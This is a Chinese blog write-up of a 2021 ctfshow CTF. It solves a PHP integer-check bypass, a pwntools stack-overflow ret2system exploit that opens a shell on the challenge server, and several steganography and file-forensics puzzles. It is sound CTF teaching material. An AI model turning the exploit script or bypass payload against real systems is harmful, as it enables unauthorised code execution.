ctfshow吃瓜杯 八月群赛 WriteUp/WP

原创

是Mumuzi 于 2021-08-16 19:15:47 发布 1258 收藏 3


分类专栏： ctf ctfshow

本文链接：https://blog.csdn.net/qq_42880719/article/details/119710001

ctf 同时被 2 个专栏收录

75 篇文章 28 订阅

订阅专栏



ctfshow

23 篇文章 8 订阅

订阅专栏

Web:

shellme

题目问题，没什么说的，进去直接搜ctfshow就是flag

热身

签到题，做过web入门的都应该知道怎么绕，分开来看

```
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
        $num  =  $_GET['num'];
        if($num==4476){
                die("no  no  no!");
        }
        if(preg_match("/[a-z]|\./i",  $num)){
                die("no  no  no!!");
        }
        if(!strpos($num,  "0")){
                die("no  no  no!!!");
        }
        if(intval($num,0)===4476){
                echo  $flag;
        }
}
```


比如第一个部分可以用小数绕过，第二部分没有字母，可以用8进制绕过。

所以目前得到的payload是

> num=010574

但是第三部分还要看0是不是出现在首位，这里就可以用+号，来凑个数
最终payload

> num=+010574

PWN
wuqian
只会最简单的，别骂了
就一个栈溢出，找到rdi、system、/bin/sh的地址就行了

```
from pwn import *
p = remote("pwn.challenge.ctf.show","28125")
#p = process("./pwn")
binsh = 0x601040
system_addr = 0x400490
rdi_addr = 0x400663
p.recv()
payload = 'a'*(0x10+8) + p64(rdi_addr) + p64(binsh) + p64(system_addr)
p.sendline(payload)
p.interactive()
```


MISC
Misc游戏签到
玩就行了，出bug我也不清楚

> ctfshow{White_give_game_only_waste_your_timehahaha}

She Never Owns a Window
看起来很像SNOW，但事实却证明不能用SNOW.EXE解出来。
去请教了一下，就给我说了三句话

> 1.不是SNOW
> 2.不需要转换字符
> 3.有轮子

虽然说了这些，但是我不理解。



只知道是空白的字符，winhex能看出来只含有空格，制表符，换行符
然后就去八神□□的WP库里去搜了一下
https://github.com/davidcheyenneone/CTF
发现在攻防世界高手区11(85-90)中的第90题中有讲到空白字符

```
        print(' ', end = '')
```

输出结果：

```
000001110100 1 000001101000 1 000001100101 1 000001011111 1 000001100110 1 000001101100 1 000001100001 1 000001100111 1 000001011111 1 000001101001 1 000001110011 1 000001011111 1 000001010111 1 000001110000 1 000001010101 1
000001000001 1 000001001001 1 000001110100 1 000001110011 1 000001100001 1 000001100100 1 000001101101 1 000001101000 1 000001100001 1 000001101011 1 000001010 1 00 00
```

格式还是比较整齐的，而且被单个1隔开的每段二进制数字都在0-127范围内，尝试ASCII转码：

```
a = '000001110100 1 000001101000 1 000001100101 1 000001011111 1 000001100110 1 000001101100 1 000001100001 1 000001100111 1 000001011111 1 000001101001 1 000001110011 1 000001011111 1 000001010111 1 000001110000 1 000001010101 1
000001000001 1 000001001001 1 000001110100 1 000001110011 1 000001100001 1 000001100100 1 000001101101 1 000001101000 1 000001100001 1 000001101011 1 000001010 1 00 00'
a = a.split(' 1 ')

for i in a:
    n = int(i, 2)
    print(chr(n), end = '')
```


输出结果（忽略最后00 00的报错）：

```
the_flag_is_WpUAItsadmhak
```

flag：flag{WpUAItsadmhak}

得到信息Whitespace

去谷歌+github搜，找到了此网址https://vii5ard.github.io/whitespace/



但是直接运行的话，flag只能出现一半，为了搞清楚后半部分，就搜了wiki

https://zh.wikipedia.org/wiki/Whitespace

改:这个网站自带可以看栈内的值，不需要去计算了

上图的右边，就是我们要理解的地方了
push:入栈
printc:print chr()
dup:复制堆栈最上方元素
drop:出栈但不输出
add:堆栈最上方的两个元素做加法运算
随便举一段例子

```
push 45
dup
drop
push 53
dup
drop
push 53
dup
drop
push 49
push 51
push 56
drop
drop
dup
drop
push 49
push 98
push 101
push 55
push 48
drop
drop
drop
drop
dup
drop
push 56
push 102
drop
dup
drop
push 69
add
dup
drop
end
```


45入栈，复制，出栈并舍弃
53入栈，复制，出栈并舍弃
同上
49,51,56入栈，56,51依次出栈并舍弃，复制49,49出栈并舍弃
49,98,101,55,48入栈，48,55,101,98依次出栈并舍弃，复制49，,49出栈并舍弃
56,102入栈，102出栈并舍弃，复制56，,56出栈并舍弃，69入栈，将69与56相加，复制69+56的值，出栈并舍弃

所以只需要将这些得到的数字chr一下，就可以得到flag了


Dinner of Cyanogen

一直都忘了还有明文...我的我的
第一段flag在letter里面
然后就是另一个，另一个是加了密的，但是7z发现两个的CRC是相同的，说明是同一个文件

所以将没有加密的这个文件解压出来，然后用7z加密，选择zip,压缩等级store，加密算法ZipCrypto
然后明文，爆破个2分钟就可以停止了，然后自动保存出解密成功的




解压出来发现，在word/flag.xml里面有中间一部分的flag
这就是第二段flag
将刚刚解密的文档后缀从zip改成docx



Rohn

发现长度是104，算了一下正好差13个字符，而13*8=104
全选的时候发现，字体消失了

这说明这一段的字体不相同，举例如下



有wingdings和wingdings2之分，正好也印证了之前说的2进制，把其撸下来转一下即可得到第三部分。
嗯 因为是动态的靶机，不知道会不会出现的东西不同，但是思路就是这样，小编也很疑惑.jpg

Music Game

首先提取题目关键信息，音游爱好者、谱子、藏在里面的flag

首先用DiskGenius加载

磁盘—打开虚拟磁盘文件—加载，然后点击恢复文件。


映入眼帘的是?lag.txt和其他txt

?lag.txt只有9B，flag肯定不在里面

查看其他两个txt，也什么都没发现，所以现在应该是找谱子

自制谱没搞懂是啥，然后在精选里面发现一个mcz拓展名的文件


没法子，然后就去用winhex导出了



导出后发现是PK头，尝试改成zip解压

发现里面有一个not_flag.txt，当然确实不是flag。

解压出来没有想法，去百度搜“音游 mcz后缀”




尝试用神经网络生成音乐游戏的谱面 - 人工智能学习 - 找一...


2020年2月20日 malody的谱面是以mcz后缀结尾的,其实它实际上是一个zip压缩包。 选取一个谱面通过python的zipfile解压mcz文件后,可以看到有三个文件。 jpg是谱面的背景图片,mc...


www.zyiz.net/tech/detail-1077.... 保障 百度快照

【Malody】 ios苹果 谱面导入教程_哔哩哔哩_bilibili

去下载一个windows的malody，点开后可以看到编辑







一看就看到了ctf，撸下来即可,注意全小写

```
ctfshow{bgm_is_nice}
```

一起看小说吗？

看过这个UP的视频(/汗),就很容易出了


UP主:偶尔有点小迷糊

视频链接https://www.bilibili.com/video/BV1Ai4y1V7rg

原理：见UP视频

下方评论区，UP给了链接


使用他的脚本就行了
解出来一个txt
一打开就看到第9行写的“一位衣着华丽的仆人开门将c引入”
猜测将flag藏在了文章里，用正则把他匹配出来



然后撸下来即可，数字部分的话，自己判断一下就知道了

> ctfshow{jiujichongsh1_s0e3sy}

xl的本质
首先解压出来是一个xl文件夹，而且在里面看到了sheet，结合题目名字，这是个xlsx
然后用WPS生成一个空的xlsx，保存。将这个保存的改成zip后缀，查看里面的文件



可以看到这里面就有一个xl，刚开始我还以为rar那个就是xlsx
值得注意的是，我们rar解压出来的worksheets里面，没有sheet1，所以这里直接复制一个，然后将那个空的xlsx里的xl文件夹删了，加入我们这个，打开
其中sheet4里面base64解出来是叫咱看一个链接
http://officeopenxml.com/drwSp-custGeom.php

是关于DrawingML Shapes，嗯应该是画图
然后在看看sheet文件，发现sheet4比其他都多了一句

> <drawing r:id=“rId1”/>

然后就决定在每一个sheet里面都加上这句，重新导入，最后在sheet1里发现flag

> ctfshow{IloveWLL}

我爱你中国.mp3

mp3stego无果，之前在一个CTF B站学习交流群里，有人问过几乎一样的题


然后发现De1CTF出过，WP地址http://www.ga1axy.top/index.php/archives/29/

这里考的是MP3的private位隐写，具体可以看这篇博客

然后就写脚本就可以了，因为脚本转换出现1的地方基本在中间，直接转成字符转不出来，这里就想着画图，因为提取出来长度是10114,只有两种宽高的可能，很好画

```
f = open('题目-我爱你中国.mp3','rb').read()
flag = ''
i = 0
while i < len(f):
    i += 1
    if (f[i:i + 2] == b'\xFF\xFB' and f[i + 2] > 143):
        tmp = bin(int(f[i+2]))[2:].zfill(8)
        i += 0x1a0
        if(str(tmp[7]) == '1'):
            flag += '1'
        else:
            flag += '0'
# print(flag)
# str1 = ''
# for i in range(0, len(flag), 8):
#     tmp = flag[i:i + 8]
#     str1 += chr(int(tmp, 2))
# print(str1)

from PIL import Image
w,h = 389,26
img = Image.new("RGB",(w,h),(255,255,255))
for i in range(h):
    for j in range(w):
        if(flag[i*w+j] == '0'):
            img.putpixel((j,i),(255,255,255))
        else:
            img.putpixel((j,i),(0,0,0))
img.show()
```




看这图片的样子我感觉最预期的解肯定不是这样，但是方向肯定是这样的

> ctfshow{清澈的爱只为中国}

吃瓜

正儿八经师傅每次的题都迎合题目要求(指很简单)，爱了

解压出来新建文件夹.jpg是PK头，所以后缀改成zip解压，txt是base64转成图片就行了



*请上传小于300KB的.jpg/.jpeg/.gif/.bmp/.png/.ico格式图片，不建议将大图转换。

图片转成Base64　Base64还原图片　清空结果

